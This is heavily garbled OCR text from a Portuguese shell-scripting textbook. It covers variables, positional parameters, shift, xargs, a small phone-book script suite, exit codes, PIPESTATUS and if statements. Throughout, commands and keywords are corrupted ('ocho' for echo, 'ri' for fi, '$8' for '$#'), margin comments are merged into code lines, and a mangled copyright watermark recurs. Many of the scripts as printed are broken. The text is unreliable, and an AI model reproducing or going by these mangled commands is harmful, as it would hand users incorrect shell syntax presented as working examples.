# Meu Pri meiro Script em Shel l
li
echo Eu t enho · cat tel efones I wc - 1· telef ones cadast rados
e cho " Que s ao : n
cate te l e f on es
157
Material com direitos autorais
158 Programação SheU Linux
Ih! É um programa! Vamos então executá-lo:
S DuLoren
ksh: OuLoxen: cannot execute
Ué, se é um programa, por que não posso executá-lo?
$ ls - 1 DuLoren
- rw- r -- r -- 1 julio dipao 90 S~p 29 16: 19 DuLor~n
Para ser executável, é necessário que aqui haja um !
Então, devemos antes de tudo fazer:
S chmod 744 OuLoren
$ ls -1 OuLoren
-n<xr--r-- l j ulio
Agora sim!!
clipao
Então vamos ao que interessa:
$ OuLoren
Eu tenho 6 telef ones cadastrados
Que sao:
Ciro Grippi
Ney Gerhardt:
Enio Cardoso
(021)555- 1234
(024) 543-437.1
(023) 232-3423
Cl audia Marc ia (021)555-2112
?aula Duarte (011)449-0989
Hey Garrafas (021)988-3398
Usando variáveis
ou $ chmod +x OuLoren
90 Sep 29 16:19 DuLoren
O She/1, como qualquer outra linguagem de programação, trabalha com va-
riáveis. O nome de uma variável é iniciado por uma letra ou um sublinhado
(J, seguido ou não por quaisquer caracteres alfanuméricos ou caracteres
sublinhado.
Para criar variáveis
Para armazenar ou atribuir valor a uma variável, basta colocar o nome da
variável, um sinal de igual c=> colado ao nome escolhido e, colado ao sinal
de igual, o valor estipulado. Assim:
1latcna com d r bS utor<t
Exemplo:
S variavel=qqcoisa
$ contado:t- 0
$ vazio•
Viemos aquí para falar ou para programar? 159
Armazena qqcoísa em variável
Coloca zerona variável contador
Cria avariávelvazio com ovalornulo (NULL)
Repare nos exemplos anteriores que, ao atribuirmos valor
a uma variável, não colocamos espaços em branco no cor-
po dessa atribuição, sob pena de ganharmos um erro, pois
linhas contendo espaços em branco são tratadas pelo Shell
como comandos (Vide Capítulo 0).
Para exibir o conteúdo das variáveis
Para exibirmos o valor de uma variável, devemos preceder o seu nome por
um cifrão <
S>. Assim, se quisermos exibir o conteúdo das variáveis criadas
antes, faríamos:
Exemplo:
$ echo variavel•Svariavel , contador•$contador, vazio•Svazio
variavel=qqcoisa, contador=O, vazio=
Se desejarmos preceder a variável contador do número zero para for-
matar números como oo, 01. ... , on:
$ echo O$contador
00
Da mesma forma que concatenamos caracteres antes da variável, pode-
mos fazê-lo após:
$ echo $variável- jilo
qqcoisa-j ilo
S echo Scontadorl
$
Concatenar ao conteúdo de $variável, literal-filo
COI1Celenar ao conteúdo de Sconlador,literel f
No último exemplo, o resultado foi nulo porque o She/1 interpretou o co-
mando como uma solicitação para que seja exibido o conteúdo da variável
contador1. Como tal variável não existe, o valor retornado será nulo.
11fatcna com d r bS utor<t
160 Programação SheU Linux
Por que o interpretador entendeu Svaria vel- jilo e encrencou com
svariavell? Bem, conforme você já sabe, o nome de uma variável só com-
porta caracteres alfanuméricos e o caractere sublinha u , dessa forma
svariável - Jilo não será interpretado como uma variável, já que contém o
caractere menos 1-), porém scontadorl sim.
Como fazer então? Um dos recursos que o Shell utiliza para delimitar
variáveis é colocá-las entre chaves (11>• Dessa forma, para solucionar o
problema, poderíamos fazer:
Exemplo:
$ ocho $ {contador }l Ocontador tem O
, ecolocamos o 1a seguir
Passando e recebendo parâmetros
Suponha que você tenha um programa chamado listdir, assim:
$ cat listdir
ccho os Arquivos d o Dircco.rio corrcm:e sao :
ls - 1
Que quando executado geraria:
$ list dir
Os Arquivos do Diretorio Corrente Sao :
- .n~xr-- r -- l julio dipao 90 Sep 29 16 : 19 DuLoren
- .n<xr-- r -- 1 julio dipao 51 Sep 29 17 : 46 listdir
-r<-r--r-- 1 julio dipao 416 Sep 3 10 :53 quequeisso
-rw- r--r-- 1 julio dipao 137 Sep 9 11 : 33 telefones
Ora, esse programa seria estático, só listaria o conteúdo do diretório cor-
rente. Para tornar o programa mais dinâmico, nosso script deveria receber
o nome do diretório que desejássemos listar. Dizemos que estamos execu-
tando um script passando parâmetros, e sua forma geral é a seguinte:
progr parrnl pa.1:1112 pa:rm3 . . . pa.rmn
Isto é, chama-se o programa da forma habitual e, em seguida, separa-
dos por espaços em branco, vêm os parâmetros.
Sobre essa chamada de progr anterior, devemos nos ater a diversos
detalhes:
1latcna com d r bS utor<t
Viemos aquí para falar ou para programar? 161
Os parâmetros passados (parml, parm2 . .. parmn l dão origem, den-
tro do programa que os recebe, às variáveis Sl, s2, S3 .... sn. É
importante notar que a passagem de parâmetro é posicional, isto é, o
primeiro parâmetro é o Sl, o segundo s2 e assim sucessivamente,
até $9 .
Exemplo:
$ cat parwnl
echo $1
echo $ 2
echo $11
$ paraml l. 2 . 3 . 4. S. 6 . 7 . 8 . 9 . l O. LL.
l .
2 .
1.1
Programa sobre passagem de parâmetros
Lista t•parâmetro
L
ista 2l pllrâmelro
Lista 11•parãmelro
Exerutaprogramapassando 11parãmetros
Listou t•parâmetro
Listo11 2'parâmetro
VocéespertNa11.Edeu I.t!Dllptaeriet!det?
A explicação para o que acontecelU com o 112 parâmetro é que, apesar
do She/1 não limitar a quantidade de parâmetros que podem ser passados,
só é possível endereçar diretamente· até o 92 parâmetro. Dessa forma, o
que o She/1 viu foi o parâmetro sL seguido no dígito 1 .
- A variável so conterá o nome do programa.
Exemplo:
$ cat param2
echo $0
echo $2
echo $11
$ param2 1 . 2. 3. 4. 5. 6. 7. 8 . 9. 10. ll.
Programa exemplo da variável $0
Linha alterada em relm;ào 80 anterior
pa ram2 Oparllmetro SO devolveu onome do prg
2 .
1.1
A variável sii conterá a quarntidade de parâmetros recebida pelo
programa.
Exemplo:
$ cat para.m3
echo O Programa SO Recebeu SK Parãmecros
echo $1
echo $2
echo $1L
ObserveoSO eoS#inc/u/dos nesta fnhs
11fatcna com d r bS utor<t
162 Programação SheU Linux
$ param3 1. 2. 3. 4. S. 6. 7. 9. 9. 10. 11.
O Programa param3 Recebeu ll Parámetros
l .
2 .
1.1
$0gerounome do prg eS# ototalde parãmelros
A variável $* contém o conjunto de todos os parâmetros separados
por espaços em branco.
Exemplo:
$ cat param4
ec ho O Programa $0 Re cebeu Sil Paramet:ros Listados i'J, aixo :
ec ho s•
$ param4 1. 2. 3. 4. 5 . 6. 7. 8. 9. 10. 11.
O Programa param4 Recebeu 11 Paramet ros Listados !.baixo :
l. 2 . 3 . 4 . S . 6 . 7 . 9 . 9 . 1o. 11. O tO' eo ft! parãmetros foram listados
O comando s h itt n mata os n primeiros parâmetros, o valor default
de n é 1. Esse é um dos comandos que nos permite passar mais que
9 parâmetros.
Exemplo:
$ cat param5 ModifiCando oprogramaparam3..•
echo O Programa $0 Receb eu $8 Par/imetr os
echo $1
echo $2
shift 10
ec ho Sl
$ pa.ram5 l. 2. 3. 4. 5. 6. 7. 8. 9. lO. 11.
o Progr ano..a par amS Recebeu 11 Parâmetros
1.
2.
ll.
Matei os 10 primeirosparâmetros e...
O tt•parAmelrose transfonna no 1•
Agorasim...
Observe a diferença que faz o uso das aspas no mesmo exemplo:
$ param5 "l. 2. 3. 4. S. 6. 7." 8 . 9. lO . 11 .
O pro9 ra~A paramS Rêc êbeu S Pa ra~tros
l. 2 . 3 . 4 . S. 6 . 7 .
9 .
1•parâmetroporque os sspss egrupom
param5 [ 4 ] : shi ft : bad number AgoranAo existem lO parAmetros para oshin
Apesar de podermos trabalhar com os parâmetros de ordem
superior a nove das formas mostradas anteriormente, existem
outras maneiras, até mais intuitivas de fazê-lo,que serão apre-
sentadas mais adiante.
1latcna com d r bS utor<t
Viemos aquí para falar ou para programar? 163
Olha só este script para saber desde quando as pessoas se Jogaram
(AJGH ! ! ! l •
$ ca.t kadeo
echo -n " $1 esta legado desde "
w
ho f grep $1 I cut - c l9-30
$ kadeo e.nio
enio esta logado desde sep 30 16: 49
SI eo t•parâmetro. Aopção - n epara niio saltarlinha
Nasaída do wl1o p~quiso usuilrio ecollodata
Executando, $1 conterâ enio
Alterando o listdlr, que está no início da seção Passando e Receben-
do Parâmetros para lis t dirl , de forma a listar o conteúdo de um diretório
especificado, e não somente o diretório corrente como fazia o listdir,
teríamos:
$ cat lis t dirl
cd $1 cdpara odiretório que seril passado
echo Os Jl..rqui vos do Dir et or io $1 Sa.o:
ls -l
$ listdirl /tmp Na execução passando o diretório ltmp
Os Arquivos do Diretorio /tmp Sao:
tot a l 92
- n•- r --r -- 1 enio ssup 3LO Sep 30 15 : 50 23009
-r,.,._______ 1 root root 10794 Sep 30 17: 29 799 . debug
-n.;-r--r-- 1 bolpetti ssup o Sep 30 os :40 csa
- C 'l- :z:;...~- r-- 1 root sys 592 Sep 29 20 : 07 sa . aàrfl
- rw-rw- r'o'- l root root 20 Sep 30 14 :51 XX
Esta parte de passagem de parâmetros é muito importante; até agora,
o que vimos foi muito superficial. Mais à frente veremos outros exemplos e
aplicações que farão uma abordagem mais detalhada do tema.
O comando que passa parâmetros
Vejamos um caso diferente de passagem de parâmetros: suponhamos que
desejamos procurar, recursivamente, a partir do diretório corrente, todos os
arquivos que possuam uma determinada <cadei a de caracter es>. Ora, isso
é fácil- você dirá. Para listar recursivamente o conteúdo do diretório, eu devo
usar o comando ls - R e o comando para listar os arquivos que possuem uma
determinada <cadeias de caracteres> é o grep -1 . Então se eu fizer:
$ l s - R f grep -1 <cadeia do caractoros>
1latcna com d r bS utor<t
164 Programação SheU Linux
Estarei fazendo uma grande besteira, pois estarei procurando <cadeia
de caracceres> no nome dos arquivos e não como conteúdo deles.
Como fazer então? Felizmente para nós "shelleiros" existe um comando,
cuja função primordial é construir listas de parâmetros e passá-las para a
execução de outros programas ou instruções. Este comando é o xa rgs e
deve ser usado da seguinte maneira:
xargs [comando (argumento inicial] )
Caso o comando, que pode ser inclusive um script She/1, seja omitido,
será usado por default o echo.
O xargs combina o argumento inicial com os argumentos recebidos
da entrada padrão, de forma a executar o comando especificado uma ou
ma1s vezes.
Exemplo:
Vamos melhorar a pesquisa proposta antes e torná-la mais genérica. Va-
mos otimizá-la trocando 1s - R pelo comando nnd com a opção - cype
f para pesquisar somente os arquivos normais, desprezando diretórios,
arquivos especiais, arquivos de ligações, etc.. já que o comando ls - R
gera, além do nome dos arquivos, também o nome dos diretórios, e vamos
torná-la mais genérica recebendo o nome do diretório inicial e a cadeia a
ser pesquisada como parâmetros. Para isso fazemos:
$ cat grepr
~
I Gre(> recursivo
j Pesquisa a cadei a de carac~eres def~da em $2 a partir do diretorio $1
fL'ld $ 1 -~ype f - print(xargs grep -1 "$2 "
Vamos executá-lo:
$ gropr .. par~tro
.. /t.ranspro
.. /curso/t.estchar
.. /curso/c4e2
. . /curso/cSel
.. /curso/c6el
.. /cur,.o/c7"1
.. /cur .so/c8e2
.. /curso/medi eval
.. /newtrftp/movc t . sh
·/ypef sigtf,;a 8rQ'UNosnonnlis
Esteestáno dlrelôrlo pai {..)
Todos estes arquivos oprograma
locolizou no diretóriocurso. abaixo do pel
Este foi encontrado no diretódo newttf!p
1latcna com d r bS utor<t
Viemos aquí para falar ou para programar? 165
Na execução desse script procuramos, a partir do diretório pai 1.. 1,
todos os arquivos que continham a cadeia parametro, e podemos no-
tar que o primeiro arquivo encontrado estava no diretório pai, o último no
ne1~trftp, e todos os demais no diretório curso , validando dessa forma a
pesquisa recursiva.
Exatamente a mesma coisa poderia ser feita se a linha do programa fosse
a seguinte:
find $1 - type f - exec grep -1 '' $2 '' {)  : Vejasintaxedofindnap8fle/destetivro
Esse processo tem duas grandes desvantagens sobre o anterior:
1. A primeira é bastante visível: o tempo de execução desse método é
muito superior ao daquele, isso porque o grep será feito em cada
arquivo que lhe for passado pelo !ind, um a um, ao passo que com
o xargs será passada toda ou, na pior das hipóteses. a maior parte
possível, da lista de arquivos gerada pelo !ind;
2. Dependendo da quantidade de arquivos encontrados que atendem
ao !ínct, poderemos ganhar aquela famosa e fatídica mensagem de
erro "Too many arguments" indicando um estouro da pilha de exe-
cução do grep . Como foi dito no item anterior, se usarmos o xargs
ele passará para o grep a maior quantidade de parâmetros possível,
suficiente para não causar esse erro, e, caso necessário, executará
o grep mais de uma vez.
ATEN ÃO
Aê pessoal do Linux que usa o ls colorido que nem porta de
tinturaria: nos exemplos a seguir que envolvem essa instrução,
vocês devem usar a opção --color=none , senão os resultados
não ocorrerão conforme o esperado.
Vamos agora analisar um exemplo que é mais ou menos o inverso desse
que acabamos de ver. Desta vez, vamos fazer um script para remover todos
os arquivos do diretório corrente, pertencentes a um determinado usuário.
A primeira ideia que surge é, como no caso anterior, usar um comando
rinct, da seguinte maneira:
~ find . - usor c<>.ra - oxoc = - f () ; ·Usercara signincs todos srqs.cujo dono é cara
1latcna com d r bS utor<t
166 Programação SheU Linux
Quase estaria certo, o problema é que dessa forma você removeria não
só os arquivos do cara no diretório corrente, mas também de todos os ou-
tros subdiretórios "pendurados" nele. Vejamos então como fazer:
$ ls - l i qrep cara I cut -css- I xarqs r m
Dessa forma, o grep selecionou os arquivos que continham a cadeia
cara no diretório corrente listado pelo ls - 1 . O comando cut pegou so-
mente o nome dos arquivos. passando-os para a remoção pelo rm usando
o comando xargs como ponte.
O :-:args é também uma excelente ferramenta de criação de one-liners
(scripts de somente uma linha). Veja este para listartodos os donos de arquivos
(inclusive seus links) "pendurados· no diretório /bin e seus subdiretórios.
$ f i nd / bi n - type f - f ollow I  Acontrabarra seTVe para o bash não vero <ENTER>
xargs l.s - al I tr - s • • I o.>t - f3 -d' • I sort -u
Muitas vezes o /bin é um link (como no Solaris) e a opção -folloHs
obriga o find a seguir o link. O comando xargs alimenta o ls - al e a
sequência de comandos seguinte é para pegar somente o 3-º campo (dono)
e classificâ-lo devolvendo somente uma vez cada dono (opção -u do co-
mando sort).
Você pode usar as opções do xargs para construir comandos extrema-
mente poderosos. Para exemplificar isso e começar a entender as princi-
pais opções dessa instrução, vamos supor que temos de remover todos os
arquivos com extensão .txt sob o diretório corrente e apresentar os seus
nomes na tela. Veja o que podemos f.azer:
$ f i nd . -typ<> f -nama "• .txt" I  Acontrabarra servepara o bashnão ver o<ENTER>
xargs -i baah - c "echo removendo { I ; rm {I ''
A opção - i do xargs troca pares de chaves 11 11 pela cadeia que está
recebendo pelo pipe 111 • Então, neste caso, as chaves 1111 serão troca-
das pelos nomes dos arquivos que satisfaçam ao comando nnct.
Olha só a brincadeira que vamos fazer com o xargs:
$ ls I xargs ooho > arq.ls
$ ca.t arq.ls
nrq .ls nrql nr q2 a.rq3
1latcna com d r bS utor<t
$ cat arq. ls I xargs - nl
arq . ls
acql
arq2
arq3
Viemos aquí para falar ou para programar? 167
Quando mandamos a saída do l s para o arquivo usando o :-:args,
comprovamos o que foi dito anteriormente, isto é, o xargs manda tudo
que é possível (o suficiente para não gerar um estouro de pilha) de uma
só vez. Em seguida, usamos a opção - n 1 para listar um por vez. Só
para comprovar veja o exemplo a seguir, quando listaremos dois em
cada linha:
$ cat arq.ls I xargs -n 2
arq . ls arq l
nrq2 arqJ
Mas a linha acima poderia (e deveria) ser escrita sem o uso de pipe <11,
da seguinte forma:
$ xargs -n 2 < arq.ls
Outra opção legal do xargs é a - p , na qual o ;.:args pergunta se você
realmente deseja executar o comando. Digamos que em um diretório você
tenha arquivos com a extensão .bug e .ok, os .bug estão com problemas
que após corrigidos são salvos como .o k . Dê uma olhadinha na listagem
deste diretório:
$ ls dir
arql.bug
arq l.ok
arq2 . bug
arq2 . o):
arq9 . bug
arq9 .o!o:
Para comparar os arquivos bons com os defeituosos, fazemos:
$ l s f xargs - p - n2 diff - c
d i f f -c ar ql.bug .uql.ok ? ... y
diff -c arq9 . bug arq9 .ok ? .•• y
1latcna com d r bS utor<t
168 Programação Shell Linux
Para finalizar, o xa rgs também tem a opção - t, onde vai mostrando
as instruções que montou antes de executá-las. Gosto muito dessa opção
para ajudar a depurar o comando que foi montado.
Então podemos resumir o comando de acordo com a tabela a seguir:
:d Opção Ação
-i
-nNum
Substitui o par de chaves C{}) pelas cadeias recebidas
Manda o máximo de parâmetros recebidos, até o máximo
de Num para o comando a ser executado
·INum
Manda o máximo de linhas recebidas, até o máximo de Num
para o comando a ser executado
·P
Mostra a linha de comando montada e pergunta se deseja
executá-la
-t Mostra a linha de comando montada antes de executá-la
•
Desta vez vamos...
Você se lembra do arquivo de telefones dos exemplos anteriores?
$ cat telefones
Ciro Grippi (021)555·1234
Ney Gerhar dt (024)513-1321
E:nio cardo.so (023) 232-3423
Cl audi a Marci a (02 1)555-2112
Paula ouane (011) 449 - 0969
Hey Ga.z:rafas (021) 988-3398
Vamos colocá-lo em ordem para facilitar o seu uso a partir deste ponto:
$ sort - o telefones telefones
$ cat telefones
Ci ro Grippi
Claudia Ma.tcia
E:nio Cardoso
lley Garrafas
Ney Ge rhar dt
Paula D
uar te
(02 1)555- 1234
(021) 555-2112
(023) 232- 3423
(021)988-3398
(024) 543- 4321
(0 11 ) •14 9-0989
O·O indica asaida do sott.Opróprio telefones
I.' • ri
Viemos aquí para falar ou para programar? 169
Programa para procurar pessoas no arquivo
de telefones
Você, a essa altura, já sabe que deve usar o comando grep para achar
uma determinada pessoa neste arquivo:
$ grep Car t ol efones
Enio Cardoso (023) 232-3423
E também sabe que, para procurar por um nome composto, você deve
colocá-lo entre aspas:
$ grep "Ney Ge" telefones
Ney Gerhar dc (024)54 3- 4321
Vamos então listar o script, que chamaremos de pp, para procurar uma
pessoa que será passada como parâmetro e listar o seu registro.
$ cat pp
# Pesquisa Pessoa no Catalogo Telefonico
IJ
grep $1 telefones
Vamos usá-lo:
$ pp Ciro
Ciro Grippi (021 ) 555-1234
$ pp "Ney Ge"
grep : can ' t open Ge
telefones :Ney Gerhardc (021)543-'!321
telefones :Ney Garrafas (021)988-3398
Entre aspas como manda ofigurino
Quequeisso minhagente???
No último exemplo, cuidadosamente, coloquei Ney Ge entre aspas. O
que houve? Onde foi que errei? Olhe novamente para o grep executado
pelo programa pp:
grep $1 telefones
Mesmo colocando Ney Ge entre aspas, para que seja encarado como
um único parâmetro, quando o st foi passado pelo She// para o comando
grep, transformou-se em dois argumentos. Dessa forma, o conteúdo final
da linha que o grep executou foi o seguinte:
grep Ney Ge telefones
1latcna com d r bS utor<t
170 Programação SheULinux
Como a sintaxe do grep é:
grep <cadeia de carac&eres> {arql, arq2 , arq3, . ..arqn J
O Shell entendeu que deveria procurar a cadeia de caracteres Ney nos
arquivos Ge e telefones e, por não existir o arquivo Ge, gerou o erro.
Para resolver esse problema, basta colocar a variável s1 entre aspas,
da seguinte forma:
$ ca t pp
11
j PesquLsa Pessoa no Cat alogo Tolefonico - versao 2
'
gr ep "' $1'' telefones
$ pp Cir o
Ciro Grippi (021)555-1234
S pp "Ney Ge"
Ney Gerhardc (024 ) 543-4321
Continua funcionando...
Agora é que são elas...
VIU só? Não disse?
O erro gerado por falta de aspas envolvendo variáveis é mui-
to frequente e de difícil diagnóstico para o iniciante em She/1
script. Por isso aconselho que, sempre que possível (99% dos
casos), coloque as variáveis entre aspas.
Programa para inserir pessoas no arquivo de telefones
Vamos continuar o desenvolvimento da série de programas para manipular
o arquivo de telefones. Você, provavelmente, desejará adicionar pessoas a
esse arquivo. Para tal vamos ver um programa chamado add que recebe
dois argumentos- o nome da pessoa que será adicionada e o seu telefone:
$ cat add
@
3 Adiciona i'essoas ao Arquivo de Telefones
i!
echo " $1 $2 " >> telefones
Observe que entre o Sl e o S2 do exemplo anterior existe um caractere
<TAB> que deve ser colocado entre aspas, para evitar que o She/1 o trans-
forme em um espaço simples.
Copyr ht
Viemos aqui para falar ou para programar? 171
Vamos executar este programa:
$ add "Joao Bolpetti" (011)224-3469
bash : s yncax e r r or : ' ( • unexpecced Ops/1
Não se esqueça! Os parênteses por si só têm significado para o She/1,
devendo, portanto, sempre ser protegidos da sua interpretação. Vamos ten-
tar de outra forma:
$ add " Joao Bolpetti" " (011)224-3469"
$ pp Bolp
J oao Bolpetti (0 11 )224-3469
$ cat telefones
Ci ro Gri ppi (02 1 ) 555- 1234
Cl audi a 11arci a (021 )555 - 2112
Enio Car doso (023 ) 232-3423
Ney Gat.t:afas (02 1 ) 988 - 3398
Ney Gerhar dt (024 )5 43-432 1
Paul a Duarte (0 11 ) 4 49- 0989
Joao Bo l pett i (Oll ) 224-3469
Com os parênteses protegidos poraspas...
Só para verse achamos anova entrada
Vamos vero que houve
Quase!!! O programa só não está 100% porque o arquivo tel e f ones
não estaria mais classificado, já que todos os registros incluídos senam
anexados ao final do arquivo. Vamos aprimorar este programa:
$ cat add
#
# Aàiciona Pessoa s ao Arquivo de Tel ef ones - Ve rsao 2
#
echo " $1 $2 " >> telefones
sort - o tel e f ones telef ones Classificaoarquivo. Saída nele mesmo
Vamos ver sua execução:
$ add "Luiz Carl os" "(021)767- 2124"
$ cat tel e fones
Ci ro Gr i ppi
Cl audi a Marc i a
Eni o Cardoso
Joao Bo l pe tti
Luiz Carlos
Ney Garrafas
Ne y Ger.ha r dt
Pa u l a Dua r t e
(021) 5 5 5 -12 34
(02 1 ) 555- 2112
(023 ) 232 - 3423
(0 11 ) 224 - 3469
(021) 767- 2 124
(02 1 )988-3398
(02 4) 543-4321
(0 11 ) 4 49-0989
Material com direitos autorais
172 Programação SheU Linux
Então, cada vez que incluímos um registro, o arquivo tele fo nes é
classificado.
Programa para remover pessoas do arquivo
de telefones
Não existe sistema que permita consultar um arquivo, incluir dados e não
possibilite a remoção de registros. Portanto, dando prosseguimento a essa
série de scripts, desenvolveremos um programa chamado rem que terá
como argumento o nome da pessoa a ser removida. Isso deverá ser feito
usando-se a opção -v do comando grep . (Veja na seção A Família de
Comandos grep, Capítulo 2).
$ cat rom
j
f Remove Pessoas do Arquivo de Tel efones
i
grep - v " $1'' telefone:s > / tmp/$$
mv /tmp/$$ tc:lcfone:s
Nesse programa, o grep lista para /tmp/$S 1
o conteúdo de teleEones,
exceto os registros que tenham a cadeia de caracteres especificada em
s1. Depois da execução do comando grep, o velho telefones será subs-
tituído pelo novo 1 t mp/ ss.
Vejamos sua execução:
$ rem "J oao Bolpetti"
$ cat telefones
Ci ro Grippi
Cl audi a Marcia
Enio Cardoso
Luiz Carlos
Ney Garrafas
Ney Gerhardt
Paula Dua r~e
$ rem "Ney•
$ ca.t t .olofonos
(021 1555-1234
(021 I 555- 2112
(0231 232-3423
(0211 767-212 4
(02 ! 1988-3398
(024 I 543-4321
(O ll l <
149-0989
Ci ro Grlppi (0211555-1234
10. O diretôrioltmp é liberado para qualquer usuário poder ler e gravar e o$$ representa o PIO. Veja
também nota de rodapé 1, Capitulo 1.
1latcna com d r bS utor<t
Cl audia Marcia
Enio Cardoso
Luiz Carlos
Paul a Duarte
(02 1 ) 5 5 5-21 12
(023 ) 232 - 3423
(02 1 ) 767-2 124
(0 11 ) 4 49 - 0989
Viemos aqui para falar ou para programar? 173
No primeiro caso, João Bolpetti foi removido a contento. No segundo, no
entanto, as entradas Ney Garrafas e Ney Gerhardt foram removidas, já que
ambas satisfazem ao padrão de remoção informado. Vamos usar o progra-
ma adct para cadastrá-los de volta no t e l efones .
$ add "Ney Gerhardt" " (024)543-4321 "
$ add "Ney Ga rrafas" " (021 )988- 3398"
Então vimos, conforme já havia antecipado, que para fazermos progra-
mas em She/1, basta "empilharmos" comandos em um arquivo, torná-lo
executável e fim de papo. Vamos, a partir de agora, aprender instruções
mais complexas que nos ajudarão na programação de verdade.
Exercícios
1. Fazer um programa para procurar, pelo sobrenome, pessoas no ar-
quivo telefones.
2. Fazer um programa para listar todas as pessoas de um determinado
DDD.
3. Como posso pegar o último parâmetro passado, em uma lista de ta-
manho indeterminado?
4. Listar os usuários que estão "legados" há mais de um dia.
Verifique como funcionam os comandos date e who (ou
finger).
Material com direitos autorais
jCapítulo 4
~ Liberdade condicional!!
.
i A partir de agora, você terá liberdade para executar co-
mandos condicionais, sem os quais nenhuma linguagem
de programação pode sobreviver. Eles possibilitam testar
situações corriqueiras dentro dos programas, de forma a
permitir tomadas de decisões e contradecisões cabíveis
em cada caso, mudando o fluxo de execução das rotinas.
Todas as linguagens de programação se utilizam farta-
mente dos comandos condicionais. Por que o She/1 seria
diferente? Ele também usa esses comandos, porém de
uma forma não muito ortodoxa. Enquanto as outras lin-
guagens testam direto uma condição, o Shell testa o códi-
go de retomo do comando que o segue.
O código de retorno de uma instrução está associado
à variável $?, de forma que sempre que um comando é
executado com sucesso, $? é igual a zero, caso contrá-
rio o valor retornado será diferente de zero.
Exemplos:
$ 1s - 1 quoquoisso Este nós conhecemos de outros carnavais...
-rw-r-- r-- 1 JUlio dipao ~16 Sep 3 10: 53 quequeisso
$ echo $? Que tal a execuç~o da instruçilo anterior??
o Beleza..
$ ls -1 nadadisso Deste eu nunca ouvi falar...
nadadlSso: No such file or di::ectory
$ echo $? Que tal aexecução da instruçilo antetior??
2 Zebta..
174
1latcna com d r bS utor<t
Liberdade condicional!! 175
Nos exemplos anteriores, pudemos ver que, no primeiro caso, quando
verificamos a existência de queq ue isso, o código de retorno 1$? J foi zero,
indicando que o comando ls foi bem sucedido. O oposto acontece no caso
do na dadisso .
Quando você executa diversos comandos encadeados em um pipe 11 J,
o return code dado por echo $? reflete apenas o resultado de saida do
último comando executado no pipe. O array P IPESTA'l' Us, por sua vez, ar-
mazena em cada elemento o resultado respectivo de cada um dos coman-
dos do pipe. $ {PI PESTAT us ro 1J tem o return code do primeiro comando,
sf PIPE:STATus [ 1 1 1 contém o return code do segundo, e assim por diante.
O exemplo abaixo mostra um script que executa um pipe de três coman-
dos e imprime o retum code de cada um dos comandos:
$ date I grep Wed I wc - 1
$ echo $ {PIPESTATUS[ *])
o 1 o
Na última linha temos a impressão do array s1PI PE:sTATus 1 : o (zero)
indicando o sucesso do primeiro comando, 1 indicando que o grep falhou
ao procurar pela cadeia vrect, e novamente o (zero) para o sucesso do
comando wc - 1 .
Você pode usar individualmente o conteúdo de sf PIPESTJl.Tus [ 01 J,
s {PI PEST.P.TUSf l l 1 e s{PIPESTATu sr n l l . Entretanto, a utilização do array
deve ser imediatamente posterior ao pipe, caso contrário o array será reu-
tilizado. Por exemplo, experimente colocar um
$ echo $?
entre o pipe e o comando echo $r P IPESTATus [ * J ) .
O bom e velho if
Qual é o programador que não conhece o comando i f? Como todas as ou-
tras linguagens, o She/1 também tem o seu comando if que, na sua forma
geral, tem a seguinte sintaxe:
if <comando>
then
<comando1
>
Se<comando> for bem sucedido (S? = 0)...
Então...
Execute
Material com direitos autorais
176 Programação SheU Linux
<comando,> Estes
< ...> Comandos...
el se Senão (S? ~ 0)...
<comando,> Execute
<comando ? Os outros
<. . . > Comandos....
fi Fim do teste condicional.
Note que, diferentemente das outras linguagens, o comando i E do Shell,
no seu formato geral, não testa uma condição, mas sim se uma instrução
foi executada com sucesso ou não, isto é, se o código de retorno da ins-
trução foi igual a zero ou não. Mais à frente veremos que o if. além de
testar o sucesso ou não da execução de outros comandos, também pode
ser usado para testar condições (existe um comando expecífico para isso e
o i f testa a execução dessa instrução).
Por causa desta ambiguidade de funções, podemos afirmar que o coma-
do H do ambiente She/1 é mais poderoso que o seu equivalente em outras
linguagens.
Exemplo:
Vamos escrever um script que nos diga se uma determinada pessoa,
cujo nome será passado por parâmetro, fez fogin no seu computador:
$ cat talogado
11
i Ve.cifica se de termi n ado usuario esta ''logado11
;
if who I grep $1
then
echo $1 est4 logado
else
echo $1 nao es~a l ogado
ri
No trecho de programa anterior, o if executa o who 1 g r ep e testa o
código de retorno do grep. Se for zero (o grep achou o usuário), o bloco
de comandos "pendurado" abaixo do then será executado. Caso contrário,
estes comandos serão saltados e, existindo um else, sua sequência de
instruções será então executada.
1latcna com d r bS utor<t
Liberdade condicional!! 177
Observe o ambiente e a execução do tal ogado :
$ who
ci ro ttyp2 Sep 8 09 :02
n ey ttyp4 Sep 8 1.4 : 51
enio ttyp5 Sep 8 1 6 : 23
hudson ttyp€ Sep 8 10 : 33
$ talogado enio
enio ttyp5 Sep 8 1 6 : 23
enio esta logado
$ t a1ogado ZeNinguem
ZeNinguem nao esta legado
( 11 . o.132 . 95)
(11 . 0 . 132 . 96)
(11. o. 132 . 9 3 )
(11 . o.132 . 91)
(11 . I) . 132 . 93)
Quem está 'logado' ?
Esta linha indesejável é asaídado who...
Esta sim é a resposta que esperávamos
Observe ainda os testes a seguir, que foram feitos no mesmo ambiente
dos exemplos anteriores:
$ who I grep ciro
ciro t t yp2 Sep 8 09 : 02 (11.0 . 132.95 )
$ echo $ ?
o Comando grep executado com êxito
$ who I g r ep ZeNi nguem
$ echo $ ?
1
Exemplo
Comando grep falhou...
Repare que a execução do talogado enio gerou uma linha
correspondente à saída do ,.,ho , que não traz proveito algum
para o programa; diria até que o ideal seria que ela não apa-
recesse. Para tal, existe um buraco negro do UNIX no qual
todas as coisas colocadas desaparecem sem deixar vestígio.
Este buraco negro, chamado /dev/null, é um arquivo especial
do sistema, do tipo device, no qual todos estão aptos a gravar
ou ler (neste último caso, ganhando imediatamente um EO E').
Vamos redirecionar para o buraco negro a saída do g rep , de forma a
conseguir o resultado esperado no exercício anterior:
$ cat tal ogado
u
# Ve.rifica se determi n ado u suaxio esta " loga.do'' - vexsao 2
#
if Hho I grep $1 > /dev/nu11
t hen
Incluí ldev/null redirecionando asalda do who
Material com direitos autorais
178 Programação SheU Linux
echo $1 esta 1ogado
else
echo $1 nao esta logado
!i
$ talogado enio
enio esta logado Não op/JifJCeua Unhoindesejada
Homessa11
!!Alcançamos o desejado. Esse tal de Shell é fogo...
Para saber se o conteúdo de uma variável é numérico ou não, podería-
mos fazer:
if expr st + L > /dev/null 2> /dev/null
then
Resunado de expreerro que fr4o paraldevfnu/1
echo Eh um n ume ro
el sé
echo Nao eh um nume ro
!i
Nesse exemplo, somando qualquer valor numenco (no caso 1) ao
conteúdo de uma variável, se ela não for numérica, a instrução expr
gerará um código de retorno diferente de zero que será capturado pelo
comando H .
